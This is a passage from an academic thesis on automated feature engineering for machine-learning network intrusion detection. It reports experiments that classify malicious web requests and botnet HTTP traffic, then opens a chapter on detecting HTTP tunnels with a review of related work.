$H(\text{class}|\text{attribute})$ is calculated in a similar way for each attribute. After discretizing the attribute, the training set is split according the value of the attribute. A branch is created for each unique value of the attribute, with all training instances matching that value being allocated to the branch. $H(\text{class})$ is then calculated on each branch. $H(\text{class}|\text{attribute})$ is the weighted sum of the entropy on each branch. Information gain is then calculated as per Equation 3.5.

GRRF

We also used Guided Regularised Random Forests (GRRF) for feature selection [50]. The key idea is that as part of the learning process, tree-based models choose which feature at each node provides the most information gain. Since GRRF uses a random forest, it generates a tree-based model from the training data. Hence, combining all chosen features in the trees gives a set of “selected features” used in the model. Any feature omitted from the model is deemed irrelevant. The algorithm is described in more detail in Section 6.2.6.

3.2.5 Machine Learning

A machine learning algorithm can directly use the dataset of labelled flows $(\mathbf{X}^s, \mathbf{Y})$ produced by the previous framework component to train a classifier. The choice of ML algorithm is up to the user. We do not consider the ML algorithm as part of this framework. Instead, the framework is limited to converting network traffic into labelled feature vectors suitable for ML. It does not address further ML steps such as allocating feature vectors to train, cross-validation and test datasets, or running the ML algorithm. Since the datasets produced by the framework contain numeric features only, they are suitable for a number of machine learning algorithms. In this thesis we have used SVMs, C4.5 decision trees, and random forests.

After training and testing a model, a user may want to deploy it in the network. During deployment, feature engineering is still required to process ongoing network traffic and construct a set of features for each observation. The same features must be supplied as those used during training of the final model. The automated feature engineering framework is not currently optimised for this deployed role. For each network flow, the framework is designed to produce a large set of features before narrowing down to the most relevant subset. While this is useful for the initial training phase, it is inefficient for ongoing operation. Instead, more optimised software should be written to construct only the relevant subset of features from network traffic.

3.3 Framework Experiments

We now test whether our automated feature engineering framework is suitable for a range of applications. Our preliminary tests involve building classifiers for two different network security problems.

3.3.1 Malicious Web Request Classifier Experiment

Our hypothesis is that we can use the automated feature engineering framework described in this chapter for multiple network security applications. Our first application is a detector for malicious web requests, i.e. detecting remote attacks against a web service. Since malicious web requests occur in HTTP traffic, our framework is applied to HTTP traffic.

Network traffic was captured from a **BreakingPoint** traffic generator while running its full suite of attacks against Apache and IIS web servers and while also generating background normal traffic. Normal traffic included 3958 sessions, while the Apache and IIS attacks were 1723 and 1720 sessions respectively. The Apache attacks and half the normal traffic was used for training, while IIS attacks and the other half of normal traffic were used for testing. We chose to split the traffic this way so different attacks are in the training set versus the test set. This ensures we are testing whether the classifier can detect web attacks generally, rather than only the exact attacks seen in the training set.

Normal	Malicious	\leq classified as
1946	33	Normal
0	1720	Malicious

Table 3.2: *Confusion matrix for malicious web request classifier*

The classifier achieved an Fscore of 0.9905 based on the results shown in Table 3.2. While this was only a simple experiment and far from exhaustive, the positive result for this classifier gives us some confidence that we can use the automated feature engineering framework for network security applications rather than requiring a manual approach to feature engineering.

In this experiment, the Information Gain algorithm was used for feature selection. This showed the highest ranked features were related to HTTP responses. By analysing the network traffic we noticed that many of the malicious web requests never received a response, whereas normal web traffic always received a response. Hence the classifier has identified the lack of HTTP response as a distinguishing feature.

To visualise the dataset, we applied principal component analysis (PCA) to the training set and plotted the three dimensions in Figure 3.2. We used Weka's `weka.attributeSelection.PrincipalComponents` class [188]. Weka's implementation transforms the data into a configurable smaller number of dimensions (we chose 3 dimensions), while accounting for 95% of the variance in the data. The three output dimensions are `pca0`, `pca1` and `pca2`. We analysed the first principal component (`pca0`), and found it was comprised of response body unigram features. The second principal component was found to include HTTP request body unigram features, and the third contained response header statistics and unigrams. The normal sessions are largely separated from the malicious

sessions with most separation achieved with `pca0`, i.e. separation with response unigrams since attack traffic did not always have responses.




Figure 3.2: Malicious web request scatter plot: blue triangles = normal; red circles = attacks

Since the lack of HTTP response would not likely be a reliable discriminator in real-world traffic we decided to re-train the classifier using only features related to the HTTP requests. In this case the classifier achieved a slightly lower Fscore of 0.9901. This time the Information Gain ranking showed highest ranked features were the request header entropy in each context (per src, per dst, per srcdst pair) followed by the request header length. The decision to omit HTTP response features was based on domain knowledge. HTTP responses cannot be the attack, but rather only a response to the attack. Hence HTTP response traffic would ideally have been filtered out when the problem was defined, i.e. the problem is to identify web attacks in HTTP requests. Automated feature engineering could then be applied to the filtered traffic.

Since these results are encouraging, we are ready to apply the automated feature engineering framework described in this chapter to other network security applications for further validation.

3.3.2 Botnet HTTP traffic Classifier Experiment

We chose botnet detection as another relevant network security problem for testing the automated feature engineering framework. There is already a large body of prior art on Botnet detection. A recent example from the literature tests machine learning on traffic from sixteen botnets [8]. Their paper has a similar focus to ours by concentrating on which features are most useful for detection. While they construct features from information extracted from packet headers only, our approach is complementary in that we use application-level features. The authors made their full pcap botnet dataset available and provide information on their website¹ for labelling the data. Therefore we were able to use their dataset to test whether the automated feature engineering could be applied to botnet detection. We used the same implementation of the framework as per the previous test, and hence we were limited to analysing HTTP traffic in the dataset. Only two of the botnets in the dataset are HTTP-based: **Virut** and **Sogou**. A large amount of the background traffic in the dataset was also HTTP.

Applying automated feature engineering to the training dataset resulted a labelled feature vector for each HTTP session. Of these feature vectors, 134 were labelled **Virut** (**Sogou** was not present in the training data), and over 200,000 non-**Virut** HTTP sessions which we label as “normal”. We therefore subsampled the normal traffic to create a more balanced training set suitable for supervised machine learning. This was done using **Weka**’s **SpreadSample** filter which was configured to ensure all **Virut** samples were retained and only 13,400 normal samples were randomly taken from the remainder of the dataset. A C4.5 decision tree model was trained. This model was applied to the test dataset (HTTP traffic only) and the results are shown in Table 3.3.

Normal	Botnet	<= classified as
50931	483	Normal
2379	206	Botnet

Table 3.3: *Confusion matrix for botnet HTTP traffic classifier*

From the results we see the majority of the test traffic is non-**Virut** which is predicted with reasonable accuracy. The overall accuracy is 94.7% with a false positive rate of only 0.8%, however the Fscore was only 0.13. The low Fscore

¹University of New Brunswick <http://www.unb.ca/research/iscx/dataset/ISCX-botnet-dataset.html>

is due to only approximately 10% of the HTTP botnet traffic being detected in the test dataset. Our results compare favourably to Beigi et al. [8] who report 75% accuracy and 2.3% false positives on the whole test dataset. However, since we only analyse HTTP traffic and a smaller number of botnets, our problem is significantly easier.

The root node in our decision tree predicts **Virut** HTTP sessions when the feature “byte count sum of the HTTP Request headers per source host” is greater than 12,760 bytes. This feature is important because approximately half of the **Virut** HTTP traffic in the training set is to mail.live.com and has a large HTTP header due to the cookie and referer fields. In the test dataset, **Virut** is detected 194 times with 52 sessions to live.com, and **Sogou** 12 times with all traffic to sogou.com (even though Sogou was not in the training data). While detecting traffic such as live.com is not intuitively a good discriminator, since other users could visit the site legitimately, the result comes naturally from the training set. This is both a strength and weakness of supervised machine learning.

In this dataset, botnet communication appears unconstrained. Bots can communicate via IRC, send SMTP traffic or communication with services running on ephemeral ports. The large variety of communication allowed in the network makes modelling the traffic difficult. Furthermore, analysing only HTTP traffic is a major limitation of our approach as we only see part of the **Virut** traffic. The hosts labelled as **Virut** generated a range of network traffic including DNS 4%, SSL 62%, IRC 10%, HTTP 9%, SMTP 2% and port 65500 12%. In a more constrained environment such as the enterprise network considered in our work, much of this traffic would be blocked and hence a detector analysing only HTTP may be more useful.

3.4 Discussion

In this chapter we developed an automated feature engineering framework to generate features directly from network traffic suitable for input to ML algorithms. After generating a large candidate set of features, the framework selects the most relevant features for each application provided labelled samples are available. To test the framework, we used it to build a malicious web request classifier and a botnet classifier. Preliminary experiments with those classifiers showed promising results.

In Section 3.3.1 we hypothesised that the framework would be suitable for multiple network security applications. Our initial tests show the framework can indeed be used for multiple applications, however the tests do not measure how effective the approach is compared to either manual feature engineering, or other methods in the literature. Hence we perform more thorough tests of the framework in Chapters 4 and 5 to make those comparisons.

If we can show that automated feature engineering is effective for multiple problems, it would have potential to benefit data scientists by alleviating the need to perform manual, iterative feature engineering from network traffic.

3.4.1 The Case for Automated Feature Engineering

When there are multiple security applications analysing the same protocol in the same network traffic, it should be possible to perform some of the framework steps only once, and reuse the results for the other applications. The benefit would be to avoid repeating several preprocessing steps. For example the network protocol parser, SCD feature transformer and MCD feature constructor components of the framework could be run once. The output could be shared by multiple detectors. The feature selection step would need to be applied separately for each application, to find the most relevant features for the supplied class labels. In our two preliminary experiments we used data from different sources, so the framework needed to be run in full in both cases.

When faced with a new network security threat, a proactive security analyst may choose to study examples of the threat and develop their own detector. This would typically involve manual analysis of network traffic to look for distinctive patterns. Once discovered, the patterns could either be encoded into a signature-based detector, or specific features could be extracted from the traffic so the pattern could be detected by ML-based detector. These are valid approaches. However, they require significant manual effort, and may take several iterations of development before the detector works as desired (generating true positives and limiting the number of false positives). We suggest an alternative is to use ML to find discriminative traffic features. There are pros and cons to using ML over manual analysis. Manual analysis allows the analyst to use their considerable domain expertise and knowledge of external events to inform their development of a detector. On the other hand, ML can analyse large volumes of data quickly to discern complex patterns. We suggest applying ML mainly as a

tool to enhance productivity. ML can quickly identify discriminating patterns in network traffic and either suggest them to the analyst, or use them to directly build a detector automatically. To achieve this, we have developed our automated feature engineering framework. Given a protocol to analyse, and samples of the threat and normal traffic, the automated feature engineering framework will find features to discriminate the two types of traffic. To do this, it constructs a large set of candidate features, and uses feature selection to find which features are most discriminative. The output is a dataset containing the selected features and class labels ready for ML. The security analyst can either just view the selected features to gain some understanding of how the threat traffic differs from normal traffic, or they can apply the dataset to a simple ML algorithm such as a decision tree to create a prototype detector. The analyst can also then interpret the decision tree, again to understand how ML discriminates the traffic. At the very least the security analyst can use this information when building their own detector. At best, if the ML model is convincing, it can be configured and deployed as the detector.

We speculate that creating features automatically will become more common as ML is applied to more fields of work. Otherwise, the manual work required to construct relevant features in each field will hinder the adoption of ML.

3.4.2 Relationship to Artificial Neural Networks

Feature engineering has been an issue when applying ML to any field including popular ML problems such as optical character recognition, speech recognition, image recognition and language translation. Feature engineering has traditionally been performed by domain experts in a specific way for each field. For example, in the field of facial recognition, experts originally chose key facial features such as the relative position, size and shape of the nose, mouth and eyes. These features were then used to find the same face in other images. However, Facebook's DeepFace facial recognition system takes a different approach [176]. Instead of using well-engineered features, DeepFace uses a deep learning framework to learn faces from their raw RGB pixel values. In 2014, DeepFace achieved 97.35% accuracy on a benchmark dataset called the Labelled Faces in the Wild. Their results were a large improvement on previous attempts. The success of DeepFace and other applications has demonstrated the effectiveness of deep learning. The relevance to this thesis is that deep learning automatically

constructs features (in hidden layers) in a data driven way. This is similar to the intention of our automated feature engineering framework.

Deep learning refers to learning for deep artificial neural networks (ANNs). These networks are based on the ANNs developed decades earlier. ANNs are made up of artificial neurons which have a numeric value associated with them called a bias. Their bias value indicates to what degree the neuron is turned “on”. Neurons are connected to each other, with each connection having a weight. When initialising an ANN, all neuron biases and connection weights can be assigned a random value. A simple ANN architecture consists of an input neuron layer, one or more hidden layers of neurons, and an output neuron layer. The number of neurons in the input layer is determined by the input information, e.g. for a 10x10 pixel grey-scale image, 100 neurons may be used, with each representing the grey-scale value of a single pixel in the range zero (black) to one (white). For a fully connected neural network, every neuron in one layer is connected to every neuron in the next layer. The values of neurons in a given hidden layer are calculated from the weight of the each input connection multiplied by the bias of the neuron in the previous layer, summed over all input connections. Once all values in a layer are calculated, they are fed forward to the next layer in the ANN.

For an example problem of recognising the digits zero to nine, the output layer would have 10 neurons, with each representing one of the digits. The recognised digit corresponds to the output neuron with the highest output value. Example images are used to train the neural network. The network learns to output the correct value for a given input using techniques called stochastic gradient descent and back-propagation. These algorithms tune the neuron biases and connection weights to minimise the network’s error.

Early ANNs were limited to one or two hidden layers of neurons due to the complexity of learning. As more hidden layers are added, learning efficiency drops. The breakthrough for deep learning was developing ways to increase learning efficiency, hence allowing the neural network to have more hidden layers. A neural network with two or more hidden layers is called a “deep neural network”. The advantage of more hidden layers is that each layer represents higher-level features of the input data. More layers therefore allows the network to build up a hierarchy of features. Hence, it can perform better than a single hidden layer. Due to recent successes in applying deep neural networks to image

recognition and other tasks, it has gained popularity in the research literature. The hierarchy of features in a deep neural network has some similarity to the derived features in our automated feature engineering framework. In a neural network these features are data driven, and their meaning can be opaque. In our framework, the features are instead constructed using defined operators, and each resultant feature can be easily understood.

While learning efficiency has been improved to enable deep learning, in some cases this has been done in a domain-specific way. For example convolutional neural networks use an architecture which is specially suited to image processing. They encode domain knowledge about the importance of pixel spatial proximity through the use of “local receptive fields”. It is unclear how these domain-specific optimisations can be modified for network security. While a recent publication by Javaid et al. [97] applies deep learning to network security, the approach uses features taken from the KDD99 dataset, i.e. it does not yet address the problem of constructing features directly from raw network traffic.

Further work is required to analyse the applicability of deep learning to network security and whether it can be used as part of an automated feature engineering framework.

3.4.3 Limitations

General limitations in applying ML to network security were discussed in 1.1.8. The framework in this chapter addressed the main identified limitation – knowing what features in network traffic are relevant to a problem. The remaining limitations are now discussed, as they inform when a security analyst can and cannot use the framework. Firstly, obtaining labelled training data is difficult. Our approach assumes samples of the threat traffic are available, but this may not always be the case. ML also works better when more samples are available, hence the framework is unlikely to be effective when only a single threat sample is available. This is related to another limitation – threat traffic is only a tiny fraction of the total traffic. In the ML community this is known as the class imbalance problem. While approaches exist to mitigate class imbalance, a highly imbalanced dataset will likely result in a less accurate detector than a balanced dataset. A simple solution is to sub-sample normal traffic (the majority class), however unless this is done carefully, the remaining normal traffic may not be representative of all normal traffic. This can also lead to a less accurate detector.

The above limitations apply to all ML-based approaches to network security. Our framework also has specific limitations which could be addressed with further work, including:

- *Add framework support for domain knowledge* The framework’s data-driven approach provides the advantage of automation, but also the disadvantage of stumbling on imperfect data. For example, the framework may output a feature which discriminates threat traffic from normal traffic in the provided samples, however a security analyst may know it will be irrelevant in a deployed situation. Currently, the analyst can incorporate this domain knowledge only by filtering the feature. The framework should make this filtering easier, and support alternative ways to incorporate domain knowledge.
- *Expand set of feature construction operators*: Operators are used in the framework to derive additional candidate features from the base features, e.g. the entropy and unigram operators are applied to all strings. The operators chosen in the framework were based on those found successful in the literature. However, the intention is to expand this set of operators as new informative features are discovered by the research community.
- *Enhance use of multi-flow discriminators*: In the current framework, each network traffic flow is output as a suitably-formatted observation for ML. The ML algorithm tries to minimise its prediction error rate. Hence it tries to predict every flow correctly by using features which most accurately discriminate the class of individual flows. Features spanning multiple flows (MCD features) may only be a valid predictor after a threshold number of flows have been observed. By outputting MCD features with every flow, they are not always a valid predictor and hence may be ignored by the ML algorithm. Future work will enhance the effectiveness of MCD features. One option is to use an ensemble of classifiers, with one classifier using SCD features, and other classifiers using MCD features only. The classifiers using MCD features would be provided with an aggregation of flows as a single observation, since the MCD features are calculated from that aggregation. Different flow aggregation methods may be suited to each detection problem, e.g. flows aggregated per edge, per service, or per host during different time periods can detect different network behaviours. In

this proposed scheme, a class label would be provided for each aggregation of flows (rather than per-flow in the current implementation).

- *Expand the supported list of network traffic protocols:* The framework was designed and implemented for computer network traffic. The testing performed in this thesis was limited to HTTP and DNS traffic as well as NetFlow summaries. The framework was designed to support other network protocols, since it makes use of third party protocol parsers. However, this is yet to be verified. The framework was not designed for other work domains (e.g. fraud detection, image or speech recognition) due to major differences in the types of input data.
- *Expand framework to support unsupervised ML:* The framework was designed and tested for supervised ML classifiers. The “feature selection” step in the framework specifically requires labelled datasets to find the most discriminative features. For unsupervised ML (commonly used in anomaly detection), a different feature selection algorithm would be required to cope with unlabelled data. As future work we will investigate feature selection algorithms for unlabelled data, with the aim of expanding the framework to support anomaly detection. While anomaly detectors can produce many false positives, they have high potential to discover novel attacks.

3.4.4 Operational Requirements

The framework is used in this thesis for several research detectors. To use it in an operational environment, additional considerations would include:

- *Scalability:* Feature engineering is currently performed offline. Even so, the combination of a large number of candidate features, and large traffic volumes can make both feature selection and training of ML models slow. An operational system would ensure dataset volumes and computational resources are scaled appropriately to ensure these are performed quickly to deliver productivity improvements.
- *Feature engineering for a deployed detector:* When a detector is deployed to operate in near real-time on a network, features must be generated from the network stream continuously. The same features are required as those used during training its model. The automated feature engineering framework

is not currently optimised to support this ongoing deployed role, as it was designed to simply find relevant features offline. Further work is required to ensure the selected features can be efficiently supplied to deployed detectors from live network traffic.

- *Evolving network traffic*: The detectors are currently trained offline and then applied to network traffic. However, due to the dynamic nature of traffic we expect the models to become out-of-date, and therefore less accurate, over time. An operational detector would require either periodic retraining, or would use ML algorithms capable of online learning. Some online learning methods were reviewed in Section 2.8, and they have the advantage of coping with streaming data and evolving concepts. However their integration into the automated feature engineering framework is left as future work.
- *Coping with false detections*: The framework outputs features suitable for applying ML to computer network security. However, ML is rarely 100% accurate, and so false detections are expected. The false detection rate is likely to be higher than signature-based detectors. Hence, the output of ML-based detectors will likely require another layer of processing to filter out likely false positives. The additional layer could be provided by commercial Security Information and Event Management (SIEM) tools.
- *Integrated suite of detectors*: Each detector built using the automated feature engineering framework is currently independent. An operational installation would likely require many detectors to achieve a broader coverage of attack types. Further work is required to integrate multiple detectors to reduce their total resource requirements, e.g. shared.

3.5 Conclusion

In this chapter we introduced an automated feature engineering framework. We then used the framework to develop two prototype network security applications: web server attack detection, and botnet detection. Preliminary tests showed promising results. This gives us confidence that it can be applied to other network security applications.

To perform a more thorough test, in the next chapter we use the automated feature engineering framework to develop a HTTP tunnel detector. We compare its detection capabilities to a manually-developed detector as well as comparing to other approaches in the literature.

Chapter 4

HTTP Tunnel Detection

In Section 1.1.2 we motivated the detection of protocol tunneling. We now focus our efforts to detect tunnelling over the HTTP protocol. We choose *HTTP tunnels* due to their popularity and their relevance to enterprise networks. HTTP tunnels are popular because HTTP traffic is generally allowed to egress an organisation while most other protocols are blocked, i.e. HTTP tunnels work in most situations. Detection is difficult since the tunnel traffic can blend in with the the large amount of other HTTP (web) traffic observed on networks.

In Section 1.1.7 we also promoted the idea of using ML to assist detection, with the caveat that ML algorithms cannot be applied directly to network traffic. Instead a preprocessing step called feature engineering is required which constructs a set of informative features from the network traffic. The set of features is provided as input to ML algorithms. However, given the range of possible features which can be calculated from network traffic, it is not clear which features are relevant to each network security application. Hence we performed a literature review in Chapter 2 to study which network traffic features have previously been found to be useful in ML-based applications. The review found a range of features have been used from packet headers, protocol information, and payload data. The features have been generated in different contexts: individual packets, single flows, or across multiple flows. We consider all these features when developing a HTTP tunnel detector. We use the automated feature engineering framework described in Chapter 3 to construct these features and then to select which are most relevant to HTTP tunnel detection.

4.1 Introduction

In this chapter we develop a ML-based classifier to differentiate HTTP tunnels from other HTTP traffic. A key requirement for achieving highly accurate classifiers is generating discriminative input features. We therefore use the automated feature engineering framework described in Chapter 3 to derive a suite of relevant features directly from network traffic with the aim of both improving classifier accuracy through discriminative features, and to assist data scientists through automation. Our implementation is specific to HTTP computer network traffic.

To measure the effectiveness of our proposal, we compare the performance of a supervised ML classifier built with automated feature engineering versus one using human-guided features. We use **Bro** to process network traffic into base features and then apply automated feature engineering to calculate a larger set of derived features. The derived features are calculated without favour to any base feature and include entropy, length and N-grams for all string features, and averages and standard deviations over time for all numeric features. Feature selection is then used to find the most relevant subset of these features.

Testing showed that both classifiers achieved a detection rate above 99.93% at a false positive rate below 0.01%. For our datasets, we conclude that automated feature engineering can provide the advantage of reducing the time and effort to develop the classifier through the removal of manual feature engineering. This is achieved while also maintaining classification accuracy.

4.1.1 Context

Machine learning (ML) algorithms build a model from data in order to derive knowledge or to make predictions. As discussed in Section 2.1.2, these algorithms cannot generally be applied to raw data, but are instead used within a process such as the six stage generic knowledge discovery and data mining (KDDM) process proposed by Kurgan and Musilek [111] and shown in Figure 4.1. The KDDM process details the steps required when seeking new knowledge about an application domain from data. The first stage is to understand the problem domain enough to specify the problem. The second stage, data understanding, includes collection of the data and exploring it to assess data quality and usefulness. This leads to the data preprocessing in the third stage which includes tasks such as data cleaning, feature selection and extraction, and derivation of




Figure 4.1: Stages in KDDM process, their relative effort, and detailed data preprocessing steps

new features. In the fourth stage, the machine learning algorithm is applied to prepared training, cross validation and test datasets so the effectiveness of the approach can be measured in a standard way. The fifth stage evaluates and interprets the results, and once the results are satisfactory, the ML model can be deployed in Stage 6. Note there are feedback loops throughout the process to support iterative improvement. The six stage generic model by Kurgan and Musilek [111] is a unification of five formal KDDM process models in their review, where each model had a different number of stages, different terminology, but similar concepts. The authors also documented estimates of the relative effort spent on each stage, with averages graphed in Figure 4.1. Despite the uncertainty in these numbers, they highlight the effort required during preprocessing stages prior to machine learning. The data preprocessing stage takes approximately 50% of the overall process effort, while the machine learning or data mining stage takes 10% to 20%. This fact motivates our work on improving data preprocessing, and in particular feature engineering.

ML has previously been applied in the field of computer network security to detect malicious activity and anomalies. To apply ML, network traffic is usually converted into a series of observations, with each observation represented as a feature vector. For supervised techniques, observations are also labelled with a normal or malicious class to enable training. The feature vectors are then used

as input to the machine learning algorithm to make a prediction. Our literature review in Chapter 2 found that the detection of different threats required the modelling of different parts of the network traffic. To detect SQL injection attacks on web servers, URL request parameters were modelled [110], whereas for drive-by-download detection the web response data was modelled [105]. For the detection of scans, DoS and alpha flows the most relevant features were packet header features calculated over multiple flows (MCD features). However, to detect crafted attack packets, the headers of individual packets were sufficient [128]. It is therefore important to construct the right feature set for each application. Generally, this means a network security domain expert is required to prepare the features. This reduces the opportunity for ML experts to apply their skills to network security (since ML algorithms are not currently capable of processing raw network traffic). A notable exception was the KDD Cup 99 dataset which provided labelled and preprocessed set of network traffic [102]. ML experts were able to use the dataset directly, resulting in many publications using different ML algorithms including Bayesian Networks [31], Random Forests [99] and SVMs [190].

4.1.2 Aims and Contributions

Our aim is to detect a covert form of communication known as HTTP tunnelling using a ML-based approach. ML requires traffic features relevant to the problem, and we aim to identify those features automatically. Automation is motivated by the significant effort currently required to derive feature vectors from network traffic. Ideally it should be as easy for data scientists to apply ML to HTTP traffic datasets as it is to the heavily preprocessed KDD Cup 1999 dataset.

Our contribution is an evaluation of the automated feature engineering framework for this application. The framework generates key features directly from raw HTTP network traffic suitable for HTTP tunnel detection. To verify the method we build a classifier from these features and measure its HTTP tunnel detection performance. For comparison, we also build a second classifier using features designed and chosen manually based on analysis of HTTP tunnel traffic and previous literature. We compare the accuracy of the two classifiers to demonstrate that features generated automatically by our framework are as effective as those generated manually.

Additionally, we build a third classifier using an alternative framework from

the literature and compare its accuracy to our approach.

The remainder of the chapter comprises related work in Section 4.2; background material on supervised machine learning and feature selection in Section 4.3; the design of our detectors focussing on data preprocessing in Section 4.4; the experimental method for evaluating the detectors in Section 4.5; while Sections 4.6 and 4.7 list and discuss the results respectively; and Section 4.8 summarises the outcomes of the work.

4.2 Related Work

In this section we review related work in HTTP tunnel detection and in feature engineering.

4.2.1 HTTP Tunnels

A HTTP tunnel is a type of storage covert channel carried by the HTTP protocol. While tunnels can be used for legitimate purposes such as protecting user privacy or for delivering real-time services over HTTP, they could equivalently be misused to bypass network security, exfiltrate data or be used for a command and control channel. Due to these security risks, organisations generally attempt to prevent unauthorised HTTP tunnels.

To set up a HTTP tunnel, the user needs to run tunnelling software on devices at both ends of the tunnel. This software encodes data entering the tunnel, and decodes data exiting it. Once the tunnel is established it can be used to send or receive arbitrary data or commands. The tunnelled data can be obfuscated or encrypted to counter reverse engineering attempts.

A number of software implementations for tunnelling over HTTP/HTTPS are freely available. These include **Firepass** [62], **corkscrew** [148] and GNU **httptunnel** [22]. We installed and ran these, and other HTTP tunnel implementations in a testbed. Tunnelling software is also available for other common protocols, e.g. for DNS software implementations include **Iodine**¹, **Ozyman**² and **DNScat**³. While many other types of network covert channels exist, we limit the scope to storage channels using the HTTP protocol. HTTP was chosen since

¹Iodine: <http://code.kryo.se/iodine/>

²Ozyman: <http://www.doxpara.com/>

³DNScat: <http://tadek.pietraszek.org/projects/DNScat>

the protocol is generally allowed to egress an organisation and hence is a prime target for attackers. Users in most organisations need to access information on the Web as part of their job. Web browsing uses the HTTP protocol to fetch content. Hence the organisation must allow HTTP requests from user workstations to reach the internet (perhaps via a filtering web proxy). HTTP requests which cross the perimeter of the organisation's network can therefore be misused to create a HTTP tunnel. In contrast, other protocols such as P2P and FTP are not needed for core business and hence are generally blocked. DNS is another application-level protocol which can be used for tunnelling. DNS is discussed in Chapter 5. Lower level protocols such as TCP and IP are ubiquitous and so would also seem prime candidates for tunnelling. However, a common security measure at the network perimeter is to use proxies (e.g. a web proxy). Proxies re-write IP packets and also create their own TCP connections to external hosts. Any tunnelled information in these protocol header fields is therefore overwritten. Hence tunnelling out of an organisation using these protocols can be prevented.

We also chose to detect storage channels because they are more popular due to their generally higher bandwidth than timing channels. Storage channels place hidden information within the objects being transmitted such as in unimportant or unused sections of protocols or data formats. This is in contrast to timing channels which transmit information as metadata. Timing channels may encode information by manipulating the timing or ordering of network packets, or by the presence or absence of a particular message.

4.2.2 Tunnel Detection

To avoid the security risks of HTTP tunnels, ideally networks could *prevent* them. However, prevention is not always practical given many organisations require open web communication to do business. Zander et al. [197] discuss important tunnel prevention measures. However, since tunnel prevention measures are imperfect, networks should also be monitored to detect suspicious activity indicative of tunnelling.

Several HTTP tunnel detection techniques based on network monitoring have been published. **Web Tap** applies anomaly detection to HTTP layer information to find unusual HTTP request headers as well as usage statistics indicative of a tunnel [14]. **DUMONT** is a similar system which uses a hierarchy of one-class SVM to classify flows as normal or a tunnel [166]. It uses features including lengths,

structure, timing and entropy calculated from HTTP requests.

Other approaches analyse lower-level packet information. Importantly, this makes them also useful for encrypted HTTPS tunnel detection since IP packet headers are not encrypted. An example is a statistical, anomaly-based detector called **Tunnel Hunter** [40]. It uses packet sizes and packet inter-arrival times within each network flow to create probability density estimates (PDEs) for normal traffic. Captured HTTP traffic is then compared to the PDEs to calculate an anomaly score. Anomaly scores above a threshold are flagged as a potential tunnel.

A similar detector by Ding and Cai [56] attempts to improve upon **Tunnel Hunter**. Its features included the mean and variance of packet sizes and timing within a flow, as well as flow duration and number of packets in a flow. The authors trained a decision tree classifier and achieved improved detection capability over **Tunnel Hunter** for their dataset. However this was at the expense of requiring labelled training data including both normal and tunnel HTTP traffic for their supervised machine learning approach.

Gilbert and Bhattacharya [79] use a hybrid approach of anomaly detection and regular expression matching to find HTTP sessions indicative of tunnels. They passively monitor network traffic and perform TCP session reconstruction and HTTP application protocol parsing. HTTP traffic with less than 80% RFC compliance or statistical deviations are flagged as anomalies.

Botnet command and control (C2) channels can also be considered tunnels. Detection approaches include correlating “beaconing” behaviour of multiple infected internal hosts over a time period [83, 80].

Some work has investigated countermeasures to detection [64]. Since attackers would modify their tunnels if they knew their existing tunnels could be detected, studying countermeasures is an important part of detection. Their work addresses the problem of detecting which websites a user visits over TLS, however the results are relevant to HTTP tunnels. To counter traffic analysis the authors use padding and traffic morphing. However, their classifiers are still able to achieve 80% accuracy in detecting which of 128 websites a user visited. They concluded that when countermeasures are applied, the most discriminative features are coarse-grained features such as overall time, total bandwidth and size of bursts. They also concluded that features, rather than the classification algorithms, have the most effect on classification accuracy. Their approach used

the closed world assumption of 128 websites, vastly simplifying the problem over an open-world assumption.

While our approach is completely passive, others have listed alternative techniques to detecting covert communication such as protocol tunnelling [92]. Proactive approaches can be used to probe network devices thereby eliciting more information. These manipulate network traffic by delaying, dropping or injecting packets to fingerprint a service. This is the approach taken by the tool `nmap` which discovers network hosts and services. Using an active approach may offer an easier alternative to detect protocol tunnelling compared to our passive approach, with the caveat that active techniques may have unintended consequences.

4.2.3 Feature Engineering

